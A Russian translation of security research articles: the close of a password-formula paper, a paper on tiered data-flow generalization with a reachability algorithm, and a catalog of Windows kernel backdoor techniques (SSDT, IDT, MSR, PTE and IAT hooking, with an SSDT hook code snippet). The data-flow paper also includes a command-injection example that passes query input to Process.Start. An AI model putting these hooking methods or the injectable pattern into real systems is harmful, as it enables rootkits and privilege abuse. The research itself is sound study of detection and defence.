Без циклических или увеличивающихся элементов формула плохо сочетается со сроком действия и обязательной сменой пароля. Добавление таких элементов безопаснее, но усложняет правило и может сделать его незапоминаемым.

6. Заключение

MPF способны снизить многие риски выбора и управления паролями. Но сложность нужно тщательно уравновесить с запоминаемостью. Если формула станет слишком трудной, пользователи вернутся к тем же небезопасным привычкам, которые она должна устранить.

Список литературы

1. Bugaj, Stephan Vladimir. More Secure Mnemonic-Passwords: User-Friendly Passwords for Real Humans
<<http://www.cs.uno.edu/Resources/FAQ/faq4.html>>
2. Kotadia, Munir. Microsoft Security Guru: Jot Down Your Passwords
<http://news.com.com/Microsoft+security+guru+Jot+down+your+passwords/2100-7355_3-5716590.html>
3. McWilliams, Brian. How Paris Got Hacked?
<<http://www.macdevcenter.com/pub/a/mac/2005/01/01/paris.html>>
4. Williams, Randall T. The Passphrase FAQ
<<http://www.iusmentis.com/security/passphrasefaq/>>
5. Jeff Jianxin Yan and Alan F. Blackwell and Ross J. Anderson and Alasdair Grant. Password Memorability and Security: Empirical Results
<<http://doi.ieeecomputersociety.org/10.1109/MSP.2004.81>>

Обобщение информации о потоках данных

Дата: август 2007

Автор: skape

Контакт: <mmiller@hick.org>

Аннотация

Обобщение — распространенный способ уменьшить объем данных, учитываемых при анализе. В работах по статическому анализу потоков данных уже описаны алгоритмы обобщения, позволяющие в некоторых ситуациях заметно повысить эффективность. В этой статье предложен процесс обобщения и хранения сведений о потоках данных на нескольких уровнях. Каждый уровень описывает поведение определенного элемента программы: инструкции, базового блока, процедуры, типа данных и т. д. В основе процесса лежат алгоритмы из предыдущих исследований. Для демонстрации пользы представлен также алгоритм определения достижимости. Он начинается с наименее конкретного уровня и использует найденные пути, чтобы последовательно уточнять сведения на каждом следующем уровне, сводя рассматриваемый объем к минимально необходимому подмножеству.

1. Введение

Анализ потоков данных решает задачи достижимости, зависимостей и другие. Алгоритмы различаются точностью и обычно классифицируются по чувствительности. Чувствительность к потоку означает учет предполагаемого порядка инструкций, чувствительность к пути — учет предикатов, а чувствительность к контексту вызова ограничивает межпроцедурный анализ только осуществимыми путями.

Сведения обычно получают статическим анализом зависимостей между инструкциями или операторами. Например, цепочки «определение — использование» описывают переменные множествами `def()`, `use()`, `in()`, `out()` и `kill()` для каждой инструкции. Такая детализация позволяет решать задачу статически, но представление всех цепочек крупного приложения может потребовать недопустимо много ресурсов и превысить возможности анализирующего компьютера. Есть по меньшей мере два способа решить проблему.

Первый — разделить сведения на части и анализировать небольшие подмножества отдельно [15]. Это ограничивает расход ресурсов, но напрямую снижает точность основного алгоритма: для выделения интересующего участка программы может потребоваться больше состояния, чем содержит один фрагмент. Второй, потенциально более эффективный путь — обобщить сведения. Алгоритм работает с более абстрактным представлением полного набора, укладываясь в доступные ресурсы. В отличие от разделения, обобщение не обязано снижать правильность результата, поскольку весь набор по-прежнему представлен одновременно.

Предыдущие работы подтвердили эффективность подхода. Связи «определение — использование» между инструкциями обобщались до множеств базовых блоков. Horwitz, Reps и Binkley показали, как из внутрипроцедурных потоков построить системный граф зависимостей SDG, а затем сводный граф, передающий контекстно-зависимые межпроцедурные связи на уровне процедур [7]. Они же описали межпроцедурное выделение срезов на основе SDG. Позднее Reps, Horwitz и Sagiv представили платформу IFDS, сводящую многие задачи анализа к достижимости в

графе [13, 14]. Эти алгоритмы повышают точность, ограничивая поиск осуществимыми межпроцедурными путями; такая задача сопоставлялась с достижимостью в контекстно-свободном языке [8]. Эти идеи лежат в основе статьи.

Для обобщения вводятся уровни, описывающие связи потоков между концептуальными элементами программы: инструкциями, базовыми блоками, процедурами и типами данных. Сведения собираются на самом конкретном уровне инструкций, а затем последовательно обобщаются до базовых блоков, процедур, типов и более высоких уровней.

Описан и последовательный алгоритм определения достижимости между узлами графа каждого уровня. Сначала строится граф наиболее общего уровня, затем найденные пути отбирают потенциально достижимые пути следующего, более конкретного уровня. Процесс продолжается до уровня инструкций. Благодаря такому уточнению рассматривается минимальный объем сведений. Поскольку некоторые задачи достижимости требуют огромного состояния, постепенное сужение позволяет эффективнее использовать обобщенное представление.

В разделе 2 описаны алгоритмы обобщения по уровням, в разделе 3 — последовательное определение достижимости. Автор подчеркивает, что не считает себя экспертом, а лишь излагает текущие соображения с учетом известных работ и открыт к критике.

2. Обобщение

Обобщение позволяет анализировать большие наборы без потери правильности. Каждый уровень использует сведения предшествующего, более конкретного: базовый блок обобщает инструкции, процедура — базовые блоки и т. д. Выбранный алгоритм напрямую влияет на точность доступных результатов.

Сначала определяются целевые исполняемые образы, или модули, задающие контекст анализа. Процесс посещает каждую процедуру каждого модуля, собирает потоки на уровне инструкций и обобщает их вверх. Для алгоритма достижимости предполагается хранение с доступом по запросу; в статье используется нормализованная база данных для каждого уровня. Число модулей ограничено объемом постоянного хранилища и требованиями задачи.

Описанные для каждого уровня алгоритмы можно заменить альтернативными. Сама система уровней достаточно абстрактна для представления других видов потоков данных и управления; разные алгоритмы могут передавать разные отношения с неодинаковой точностью.

2.1. Уровень инструкций

Обобщению нужен исходный набор сведений. В статье он собирается на уровне инструкций в форме статического однократного присваивания SSA из Microsoft Phoenix, хотя возможны и другие алгоритмы [11]. SSA элегантно и с учетом порядка выполнения представляет потоки: каждому определению и использованию соответствует уникальная версия переменной. При слиянии потоков на путях управления используется фи-функция — псевдоинструкция точки объединения.

Отдельные пути получают обходом графа SSA процедуры от корневых переменных без предшествующих определений к достижимым листовым переменным без последующих использований. Результат — полный набор внутрипроцедурных потоков.

Ограничение SSA — внутрипроцедурный характер: передача данных между процедурами через входные и выходные параметры не описывается. Для точного представления путей нужно учитывать межпроцедурный поток. Один из способов — обобщить фи-функцию на формальные

параметры. Для каждого входного и выходного параметра создается функция, связывающая определения в месте вызова с фактическими использованиями в вызываемой процедуре. Похожую идею описали Reps, Horwitz и Sagiv [13].

Пути необходимо разрывать в местах вызова. SSA связывает переданные входные параметры с возвращаемыми выходными: инструкция вызова использует первые и определяет вторые, создавая неявную связь. Но внутривычислительный анализ не знает, действительно ли конкретный вход влияет на выход.

Для разрыва инструкции, определяющие входы в месте вызова, напрямую связываются с фи-функциями формальных входных параметров целевой процедуры. Инструкции, использующие выходы вызова, связываются с функциями формальных выходных параметров. Исходный путь делится на два несвязанных; подобная связь фактических и формальных параметров применялась в SDG [7].





Figure 2
Fracturing a data flow path at a call site.

Разрыв разделяет чувствительные к пути сведения процедуры и повышает точность. Фи-функции формальных параметров также позволяют динамически связывать вызывающую и вызываемую процедуры, создавая контекстно-зависимые межпроцедурные пути с детализацией до инструкций.

Основные типы инструкций:

- value: определяет или использует значение данных;
- compare: сравнивает значение;
- fin: псевдоинструкция формального входного параметра;
- fout: псевдоинструкция формального выходного параметра.






Figure 3

Пример:

```
static public int f(int x)
{
    return (x >= 0) ? g(x) : x + 1;
}
```

Функция намеренно проста, чтобы ограничить число путей. Вызов `g` образует два несвязанных пути; всего внутри процедуры существуют четыре уникальных потока. В оригинале они показаны на рисунке 4.

2.2. Уровень базовых блоков

После построения путей инструкций они обобщаются до базовых блоков. Здесь отражаются чувствительные к пути взаимодействия между блоками, а не отдельными инструкциями. Это первый уровень, на котором сведения можно существенно сжать, сохранив отношения между участками кода.

Пути инструкций группируются по блокам, содержащим исходные, промежуточные и конечные узлы. Путь, начинающийся и заканчивающийся в одном блоке, представляется внутренним отношением. Путь через несколько блоков становится связью между их формальными входами и выходами. Сохраненное при обобщении соответствие «один ко многим» позволяет позднее вернуться к уровню инструкций.

Точность зависит от качества исходного представления потоков данных и управления. Если базовые блоки используемой платформы почти совпадают по детализации с инструкциями, выигрыш от обобщения невелик; далее автор отмечает такую особенность Phoenix.

2.3. Уровень процедур

Уровень процедур обобщает потоки между процедурами. Пути описывают связи формальных входных и выходных параметров друг с другом, вызывающими и вызываемыми процедурами. Для межпроцедурного анализа это особенно важно: поведение рассматривается как сводка без немедленного раскрытия всех внутренних инструкций.

Пути строятся из путей базовых блоков. Индексы входных и выходных параметров входят в описание, разделяя разные потоки и уменьшая шум. Как в SDG и сводных графах, найденная здесь достижимость определяет, какие пути нижних уровней нужно уточнять.

2.4. Уровни типов данных, модулей и абстракций

Уровень типов обобщает потоки между типами и классами, что удобно для объектно-ориентированных программ. Уровень модулей описывает связи между сборками и модулями. Абстрактные уровни представляют концептуальные компоненты приложения, например «веб-клиент» и «веб-службу». Они позволяют начать с очень небольшого графа и постепенно перейти к конкретным путям.

Для каждого обобщения сохраняется соответствие «один ко многим»: путь верхнего уровня связан с набором путей нижнего. На этом основано последовательное квалифицированное уточнение.

3. Последовательное квалифицированное уточнение

Последовательное квалифицированное уточнение (PQE) начинает с наиболее общего уровня и постепенно уточняет достижимость на более конкретных. На каждом шаге граф строится только из путей, отобранных предыдущим уровнем. Затем функция `Reachability()` применяется к описателям источника и приемника, а найденные пути служат фильтром следующего уровня.

Описатель потока содержит сведения всех уровней об источнике или приемнике. Ниже показан источник — возвращаемое значение `HttpRequest.QueryString`:

Tier	Information
Component	fout(Undefined)
Module	fout(System.Web.dll)
Data Type	fout(System.Web.HttpRequest)
Procedure	fout(get_QueryString, 0)
Basic Block	fout(get_QueryString, 0)
Instruction	fout(get_QueryString, 0)

Описатель приемника — первого формального параметра `Process.Start`:

Tier	Information
Component	fin(Undefined)
Module	fin(System.dll)
Data Type	fin(System.Diagnostics.Process)
Procedure	fin(Start, 0)
Basic Block	fin(Start, 0)
Instruction	fin(Start, 0)

В примере существует путь от источника к приемнику, пересекающий абстрактную границу компонентов: данные идут из веб-клиента через HTTP-запрос к методу веб-службы. Клиентский код:

```
class Program {
    static void Main(string[] args) {
        HttpRequest request = new HttpRequest(
            "a","b","c");
        WebClient client = new WebClient();

        client.ExecuteCommand(
            request.QueryString["abc"]);
    }
}
[WebServiceBinding]
public class WebClient : SoapHttpClientProtocol {
    [SoapDocumentMethod]
    public void ExecuteCommand(string command) {
        Invoke("ExecuteCommand",
            new object[] { command });
    }
}
```

Серверная часть:

```
[WebService]
public class WebService {
    [WebMethod]
    public void ExecuteCommand(string command) {
        System.Diagnostics.Process.Start(command);
    }
}
```

```
}
```

Обычные средства не могут напрямую смоделировать этот косвенный путь. Но если на уровне инструкций связать формальные входные параметры клиента с параметрами сервера, поток между концептуальными элементами можно восстановить на каждом уровне обобщения. В графах также создаются неявные ребра между входными и выходными параметрами непроанализированных внешних библиотек: предполагается, что вход способен влиять на выход неизвестного кода.

3.1. Абстрактные уровни

Абстрактные уровни дают самое общее представление. Веб-приложение состоит из двух заданных вручную компонентов — веб-клиента и веб-службы. Оба зависят от внешних библиотек, обозначенных как `Undefined`. Все абстрактные потоки считаются потенциальными, а PQE вызывает `Reachability()` между `fout(Undefined)` и `fin(Undefined)`. Путь много, поэтому отбираются почти все пути уровня сборок. Выигрыш невелик, но и объем сведений очень мал. Для небольших приложений можно начинать сразу с модулей или типов данных.

3.2. Уровень модулей

Уровень модулей использует пути компонентов для построения связей между формальными параметрами модулей. Граф создается по таблице «один ко многим», заполненной при обобщении. В примере проходят почти все пути. `Reachability()` снова ищет связь источника и приемника; остаются пути между `fout(System.Web)` и `fin(System)`. Уже здесь виден поток между `fin(WebClient)` и `fin(WebService)`, который сохраняется на более конкретных уровнях.

3.3. Уровень типов данных

Из отобранных путей модулей строятся связи между формальными параметрами типов. В простом примере остается лишь несколько путей, и полный маршрут от `fout(System.Web.HttpRequest)` к `fin(System.Diagnostics.Process.Start)` виден отчетливо.

3.4. Уровень процедур

Уровень процедур строит связи между их формальными параметрами. В отличие от общих уровней, пути явно указывают индекс параметра, повышая изоляцию и точность. Граф строится из отобранных путей типов; полный маршрут от `fout(get_QueryString, 0)` к `fin(Start, 0)` сохраняется.

3.5. Уровень базовых блоков

Из отобранных путей процедур строятся связи между формальными параметрами базовых блоков с явными индексами. Из-за представления блоков в Phoenix этот уровень дает мало дополнительного сжатия по сравнению с инструкциями, однако полный путь по-прежнему виден.

3.6. Уровень инструкций

Уровень инструкций — последний шаг. Граф показывает связи формальных входов и выходов с максимальной детализацией. `Reachability()` вновь находит путь между источником и приемником; в простом примере видны весь маршрут и соответствующие строки исходного кода.

4. Благодарности

Автор благодарит Rolf Rolles, Richard Johnson, Halvar Flake, Jordan Hind и многих других за содержательные обсуждения и отзывы.

5. Заключение

В статье показаны потенциальные преимущества обобщения потоков данных по уровням. Каждый уровень представляет поведение абстрактного или конкретного элемента программы — инструкции, базового блока, процедуры и т. д. Сведения собираются на уровне инструкций, а затем поднимаются к менее конкретным представлениям. Это уменьшает объем одновременно рассматриваемых данных, сохраняя общее описание потоков приложения.

Обобщенные сведения непосредственно применимы к задачам достижимости в графах. Например, поиск путей между концептуальными источником и приемником приложения выигрывает от такого представления. Алгоритм PQE последовательно определяет достижимость на каждом уровне, двигаясь от общего к конкретному и минимизируя объем одновременно анализируемых данных. Пути каждого уровня служат фильтром для следующего.

Автор считает преимущества реальными, но пока не доказанными окончательно. Результаты не подтверждают пользу обобщения выше уровня процедур. Предполагается, что приложения с сотнями модулей выиграют от уровней типов, модулей и абстракций, однако убедительных данных на момент написания нет. Это предстоит проверить в будущих работах.

Существующая реализация имеет ограничения. Главное — она не учитывает данные, не передаваемые через формальные параметры в месте вызова: поля, глобальные переменные и т. д. Это заметно снижает точность модели и указывает на общую проблему полноты собранных сведений.

Хотя алгоритмы представлены применительно к потокам данных, они подходят и для других областей, например анализа потока управления. PQE концептуально универсален: он отбирает следующий, более конкретный набор аналитических сведений из общего. Это может пригодиться в дальнейших исследованиях.

Ссылки

[1] Atkinson, Griswold. Implementation Techniques for Efficient Data-flow Analysis of Large Programs. Proceedings of the IEEE International Conference on Software Maintenance (ICSM'01). 2001. <<http://www.cse.scu.edu/~atkinson/papers/icsm-01.ps>>

[2] Das, M. Static Analysis of Large Programs: Some Experiences. 2000. <<http://research.microsoft.com/manuvir/Talks/pepm00.ppt>>

[3] Das, M., Lerner, S., Seigle, M. ESP: Path-Sensitive Program Verification in Polynomial Time.

Proceedings of the SIGPLAN 2002 Conference on programming language design. 2002.
<<http://www.cs.cornell.edu/courses/cs711/2005fa/papers/dls-pldi02.pdf>>

[4] Das, M., Fahndrich, M., Rehof, J. From Polymorphic Subtyping to CFL Reachability: Context-Sensitive Flow Analysis Using Instantiation Constraints. 2000.
<http://research.microsoft.com/research/pubs/view.aspx?msr_tr_id=MSR-TR-99-84>

[5] Dinakar Dhurjati¹, Manuvir Das, and Yue Yang. Path-Sensitive Dataflow Analysis with Iterative Refinement.
SAS'06: The 13th International Static Analysis Symposium, Seoul, August 2006.

[6] Erikson, Manocha. Simplification Culling of Static and Dynamic Scene Graphs.
TR9809-009 by University of North Carolina at Chapel Hill. 1998.
citeseer.ist.psu.edu/erikson98simplification.html

[7] Horwitz, S., Reps, T., and Binkley, D. Interprocedural slicing using dependence graphs.
In Proceedings of the ACM SIGPLAN 88 Conference on Programming Language Design and Implementation, pp. 35-46.

[8] Horwitz, S., Reps, T., and Binkley, D. Retrospective: Interprocedural slicing using dependence graphs.
ACM SIGPLAN Notices 39, 4 (April 2004), 229-231.

[9] Gregor, D., Schupp, S. Retaining Path-Sensitive Relations across Control Flow Merges.
Technical report 03-15, Rensselaer Polytechnic Institute, November 2003.

[10] Kiss, Jasz, Lehotai, Gyimothy. Interprocedural Static Slicing of Binary Executables.
<http://www.inf.u-szeged.hu/~akiss/pub/kiss_interprocedural.pdf>

[11] Microsoft Corporation. Phoenix Framework.
<<http://research.microsoft.com/phoenix/>>

[12] Naumovich, G., Avrunin, G. S., and Clarke, L. A. Data flow analysis for checking properties of concurrent Java programs. 1999.

[13] Reps, T., Horwitz, S., and Sagiv, M. Precise interprocedural dataflow analysis via graph reachability. 1995.

[14] Reps, T., Sagiv, M., and Horwitz S. Interprocedural dataflow analysis via graph reachability. TR 94-14, 1994.

[15] A. Rountev, B. G. Ryder, and W. Landi. Dataflow analysis of program fragments. 1999.
<<http://citeseer.ist.psu.edu/roundtev99dataflow.html>>

[16] Schultes, Dominik. Fast and Exact Shortest Path Queries Using Highway Hierarchies. 2005.
<<http://algo2.iti.uka.de/schultes/hwy/hwyHierarchies.pdf>>

Каталог локальных лазеек режима ядра Windows

Дата: август 2007

Авторы: skape & Skywing

Контакты: <mmiller@hick.org> & <Skywing@valhallalegends.com>

Аннотация

В статье представлен подробный каталог методов создания локальных лазеек режима ядра Windows. Среди них — переходники функций, перехват таблиц дескрипторов и регистров модели процессора, изменение таблиц страниц и другие ранее недостаточно описанные приемы. Большинство было известно задолго до публикации, но единого подробного справочника не существовало. Цель авторов — дать целостное представление о локальных лазейках ядра, необходимое для предметного обсуждения контрмер и заявленных улучшений защиты. Отдельно разбирается распространенное заблуждение, будто PatchGuard в существующей архитектуре способен предотвращать работу руткитов режима ядра.

1. Введение

Большинство современных ОС разделяет пользовательский режим и режим ядра. Благодаря этому обеспечиваются изоляция процессов, граница между приложениями и ядром и целостность привилегированного кода. Эти гарантии не позволяют менее привилегированному процессу захватить всю систему. Лазейка режима ядра служит одним из способов обойти ограничения.

Под лазейкой здесь понимается механизм доступа к ресурсам, обычно защищаемым ядром: выполнение привилегированного кода, чтение данных ядра, отключение проверок безопасности и т. п. Статья намеренно ограничена **локальными** лазейками Windows, не зависящими от сетевого соединения. Это ослабление ядра, позволяющее непривилегированным сущностям, например пользовательским процессам, обращаться к запрещенным ресурсам.

Многие приемы уже подробно описаны в разных публикациях [20, 8, 12, 18, 19, 21, 25, 26]. Эта работа призвана стать справочником как по распространенным, так и по редким локальным лазейкам ядра. Для каждого метода приводятся объективные характеристики и принцип работы, а где возможно — историческое происхождение, которое для старых идей установить непросто.

2. Техники

Для каталога используются следующие измерения:

- **Категория.** Используется классификация вредоносных программ Joanna Rutkowska [34]. Тип 0 не вмешивается в систему; тип I изменяет то, что не должно меняться (сегменты кода, MSR и т. п.); тип II изменяет штатно изменяемые глобальные переменные и другие данные; тип III выходит за рамки статьи. Авторы добавляют тип IIa для доступной на запись памяти, которая в данном контексте фактически должна инициализироваться лишь однажды, например DpcRoutine глобального объекта DPC.
- **Происхождение.** Первый известный пример или историческая справка.

- **Возможности.** Выполнение кода режима ядра, доступ к данным ядра или ограниченным ресурсам. Выполнение кода подразумевает остальные возможности.
- **Особенности.** Ограничения и важные замечания.
- **Скрытность.** Насколько легко обнаружить применение метода.

Авторы просят сообщать об ошибках в установлении авторства: многие идеи давно циркулируют в сообществе и их происхождение трудно определить.

2.1. Изменение образов

Самый очевидный подход — изменить сегменты кода ядра или привилегированных образов `ntoskrnl.exe`, `ndis.sys`, `ntfs.sys` и других. Перехваченная функция передает управление коду лазейки; доступные возможности ограничены лишь привилегиями ядра.

Перехват функции перенаправляет ее вызовы другой процедуре. Типичный способ — заменить пролог подходящей для архитектуры инструкцией перехода, передающей управление стороннему коду; так работает Microsoft Detours. Идея проста, но надежная реализация требует немало кода.

Для переносимого и надежного перехвата часто нужен дизассемблер, определяющий границы инструкций. В начало функции записывается команда передачи управления, обычно переход. На Intel она может использовать регистр, относительное смещение или операнд памяти и занимать соответственно 2, 5 или 6 байт. Дизассемблер позволяет целиком скопировать первые n инструкций, пока их суммарная длина не покроет заменяемую область.

Сохраненные инструкции помещаются в переходник, позволяющий обработчику вызвать исходную функцию. Переходник выполняет первые n инструкций и передает управление инструкции $n + 1$ оригинала.

В Windows XP SP2 и Vista многие образы подготовлены компилятором к оперативному исправлению. Функция начинается с двухбайтовой пустой операции, например `mov edi, edi`, а перед ней оставлены пять пустых байтов. Первая инструкция атомарно заменяется коротким переходом в эту область, где размещается относительный переход. Получается предсказуемый перехват без дизассемблера. Именно двухбайтовая инструкция предотвращает состояние гонки, которое возникло бы, если один поток уже выполнил первый из двух отдельных пор, пока другой устанавливает перехват.

Категория: тип I.

Происхождение: изменение кода существует «с рассвета цифровых вычислений» [21].

Возможности: выполнение кода режима ядра.

Особенности: надежность зависит от дизассемблера и числа заменяемых байтов. Без двухбайтовой пустой операции изменение пролога вряд ли безопасно на многопроцессорной системе. Автор перехвата обязан проверять параметры, иначе легко вызвать нестабильность [38].

Скрытность: низкая. System Virginity Verifier [32], WinDbg и другие инструменты могут сравнить образ в памяти с файлом на диске.

В Phrack 55 Greg Hoglund описал изменение `nt!SeAccessCheck`, после которого функция никогда не отказывает в доступе [19]. Все проверки защищаемых объектов начинают разрешать доступ, и непривилегированные пользователи могут обращаться к закрытым ресурсам. Прямого выполнения привилегированного кода это не дает, но позволяет добиться его через взаимодействие с системными процессами.

Категория: тип I.

Происхождение: Greg Hoglund, сентябрь 1999 года [19].

Возможности: доступ к ограниченным ресурсам.

Скрытность: обнаруживается сравнением отображенного `ntoskrnl.exe` с файлом на диске.

2.2. Таблицы дескрипторов

x86 использует таблицы дескрипторов для управления памятью (GDT), диспетчеризации прерываний (IDT) и других задач. В Windows есть и программные таблицы, например SSDT. Их критическая роль делает их привлекательными для создания лазеек.

Таблица дескрипторов прерываний IDT — относящаяся к конкретному процессору структура для диспетчеризации прерываний. Прерывание приостанавливает выполнение ради обработки аппаратного сигнала или программной инструкции `int` [23]. IDT содержит 256 дескрипторов для 256 векторов; базовый адрес и предел хранятся в `idtr`, команды `lidt` и `sidt` соответственно загружают и читают его.

Перехват IDT обычно заменяет точку входа в дескрипторе адресом другой функции. На x86 дескриптор занимает восемь байт; для шлюза прерывания или ловушки он содержит точку входа и селектор сегмента кода. В Windows запись имеет следующий вид:

```
kd> dt _KIDTENTRY
+0x000 Offset           : Uint2B
+0x002 Selector         : Uint2B
+0x004 Access           : Uint2B
+0x006 ExtendedOffset   : Uint2B
```

`Offset` хранит младшие 16 бит точки входа, `ExtendedOffset` — старшие. Перехват изменяет эти поля; вместо этого можно создать новую IDT целиком и загрузить ее командой `lidt`.

Категория: тип I, хотя отдельные части IDT могут перехватываться штатно.

Происхождение: прием унаследован от перехвата таблицы векторов прерываний, известного задолго до 1999 года, вероятно со времен раннего DOS.

Возможности: выполнение кода режима ядра.

Скрытность: перехват IDT обычно легко обнаруживается средствами поиска руткитов [32].

Глобальная (GDT) и локальная (LDT) таблицы содержат дескрипторы сегментов, описывающие представление адресного пространства: базу, предел, сведения о привилегиях и флаги. Селекторы сегментов загружаются в регистры CS, DS, ES и другие.

Greg Hoglund описывал злоупотребление подчиненными сегментами кода [19], однако неясно, как оно позволяет читать память ядра при включенной страничной защите: проверки страниц по-прежнему блокируют менее привилегированный код.

В 2003 году Derek Soeder обнаружил ошибку, позволявшую пользовательскому процессу создавать в собственной LDT дескриптор расширяющегося вниз сегмента [40]. В таком сегменте предел становится нижней, а база — верхней границей. Проверая пользовательские адреса, ядро обычно предполагает плоскую модель с нулевой базой, где логический адрес совпадает с линейным. Дескриптор расширяющегося вниз сегмента нарушает это предположение. Если системная служба использует предоставленный пользователем селектор без проверки, появляется возможность читать и записывать память ядра.

Можно также создать собственный дескриптор шлюза, например шлюз вызова, позволяющий менее привилегированному коду безопасно обратиться к более привилегированному [45]. Лазейка создает такой шлюз и выполняет код в контексте ядра.

Категория: тип IIa; LDT можно отнести к типу II из-за API `NtSetLdtEntries`.

Происхождение: ошибка Soeder 2003 года повторяет старые проблемы других ОС, включая Linux; использование шлюзов вызова в руткитах описал Hoglund в 1999 году [19].

Возможности: расширяющийся вниз дескриптор дает доступ к данным ядра и косвенно может привести к выполнению кода; шлюз дает прямое выполнение кода ядра.

Скрытность: изменения GDT и LDT можно проверять; PatchGuard уже обнаруживает модификации GDT.

Таблица дескрипторов системных служб SSDT используется ядром Windows для диспетчеризации системных вызовов. Она экспортируется как `nt!KeServiceDescriptorTable` и содержит зарегистрированные таблицы вызовов. Новые таблицы можно динамически регистрировать через `nt!KeAddSystemServiceTable`; чаще всего используются таблицы собственных служб Windows и GDI.

Системные вызовы — естественная цель, поскольку проходят через границу пользовательского режима и ядра. Перехват обработчика позволяет создать привилегированную лазейку через штатный интерфейс и скрывать данные, возвращаемые приложениям.

В Windows системные вызовы перехватываются либо обычным изменением функции, либо заменой указателя с соответствующим индексом в нужной таблице.

```
PVOID HookSystemCall(
    PVOID SystemCallFunction,
    PVOID HookFunction)
{
    ULONG SystemCallIndex =
        *(ULONG *)((PCHAR)SystemCallFunction+1);
    PVOID *NativeSystemCallTable =
        KeServiceDescriptorTable[0];
    PVOID OriginalSystemCall =
        NativeSystemCallTable[SystemCallIndex];

    NativeSystemCallTable[SystemCallIndex] = HookFunction;

    return OriginalSystemCall;
}
```

Категория: тип I при изменении пролога; тип IIa при замене указателя. SSDT фактически инициализируется однократно.

Происхождение: перехват системных вызовов известен давно; раннее академическое описание — М. В. Jones, 1993 год [27], применительно к безопасности Linux — Plaguez, Phrack 52, 1998 год [30].

Возможности: выполнение кода режима ядра.

Особенности: в некоторых версиях Windows XP SSDT доступна только для чтения.

Скрытность: низкая; таблицы в памяти легко сравнить с файлами на диске.

2.3. Регистры модели процессора

Процессоры Intel имеют регистры MSR, управляющие аппаратными и программными возможностями. Они читаются командой `rdmsr` и записываются командой `wrmsr` [23].

В Pentium II появился быстрый переход между пользовательским режимом и ядром при помощи `sysenter` и `sysexit`. Инструкция `sysenter` не имеет операндов и использует инициализированные ОС регистры: `IA32_SYSENTER_CS` (0x174) задает CS ядра, `IA32_SYSENTER_ESP` (0x175) — указатель стека, а `IA32_SYSENTER_EIP` (0x176) — точку входа.

Если записать в `IA32_SYSENTER_EIP` адрес функции лазейки, она будет перехватывать все системные вызовы сразу после перехода в ядро, получая чрезвычайно выгодную точку наблюдения.

Категория: тип I.

Происхождение: естественное злоупотребление штатной функцией ОС; общедоступная проверка идеи SysEnterHook от fuzenop появилась в феврале 2005 года [12], а Kimmo Kasslin упоминал вирус с перехватом MSR в декабре 2005 года [25].

Возможности: выполнение кода режима ядра.

Особенности: MSR поддерживаются не всеми процессорами, а приложения не обязаны использовать sysenter для системных вызовов.

Скрытность: изменение обнаружимо. PatchGuard проверяет аналогичный регистр AMD64 [36]. Без символов сторонним средствам труднее узнать штатное значение, поскольку оно равно адресу неэкспортируемой nt!KiFastCallEntry.

2.4. Записи таблиц страниц

В защищенном режиме x86 страничная адресация добавляет преобразование линейных адресов в физические. Процессор проходит таблицы страниц и проверяет права. Бит User/Supervisor в PDE или PTE определяет доступ: сброшенный бит разрешает его только уровню 0, установленный — также пользователю. Поведение зависит и от бита WP регистра CR0.

Изменив этот бит для выбранного адреса, лазейка может открыть приложению чтение и запись памяти ядра, а затем косвенно добиться выполнения кода другими способами.

Категория: тип II.

Происхождение: изменение PDE и PTE возможно с появления аппаратной страничной адресации; первый случай использования в лазейке неизвестен.

Возможности: доступ к данным ядра.

Особенности: необходима поддержка x86 как с PAE, так и без нее. Метод опасен и зависит от диспетчера памяти. Если страницы не закреплены в физической памяти, они могут быть удалены, а изменения потеряны.

Скрытность: достаточно высокая без средства перехвата изменений PDE и PTE. Закрепленные страницы облегчают периодическое обнаружение.

2.5. Указатели функций

Ядро Windows широко использует указатели функций [18]. Их замена перехватывает косвенные вызовы через конкретный указатель; подходящих целей достаточно много.

Код лазейки можно хранить как в пользовательском, так и в привилегированном адресном пространстве. Очевидные места — пулы PagedPool и NonPagedPool либо области драйверов. Особенно интересна SharedUserData: одна физическая страница, отображенная только для чтения пользователю и для чтения и записи ядру по постоянным адресам 0x7ffe0000 и 0xffdf0000. Начиная с XP SP2 эти отображения неисполнимы, но лазейка может изменить права. Постоянный адрес удобен для небольшого кода [24].

Более скрытый вариант использует отображение ntdll.dll, присутствующее по одному базовому адресу в каждом процессе, включая System. Страницы кода образа используют копирование при записи: изменение создает отдельную физическую страницу, видимую только выбранному процессу. Поэтому указатель можно направить внутрь ntdll.dll, где в обычных процессах находится, например, ret 0x8, а в подготовленном процессе этот участок заменен полезной нагрузкой ядра. Пакеты IRP часто обрабатываются в контексте запросившего процесса, что делает возможным выполнение, зависящее от контекста.

IAT образа PE хранит абсолютные виртуальные адреса импортируемых функций [35]. Загрузчик заполняет ее при отображении, а компилятор создает косвенные вызовы через ячейки таблицы.

Перехват записи IAT — простая замена указателя, действующая только на конкретный образ. Если `foo.sys` и `bar.sys` импортируют `ExAllocatePoolWithTag`, изменение IAT `foo.sys` затронет лишь вызовы из этого драйвера.

Категория: тип I; IAT может законно изменяться, но должна содержать ожидаемые адреса.

Происхождение: первый случай перехвата IAT неизвестен; Silvio описал похожий прием для ELF PLT в январе 2000 года.

Возможности: выполнение кода режима ядра.

Особенности: отсутствуют, если подходит контекст вызова.

Скрытность: современные средства могут проверять совпадение адресов IAT с экспортами зависимых образов PE.

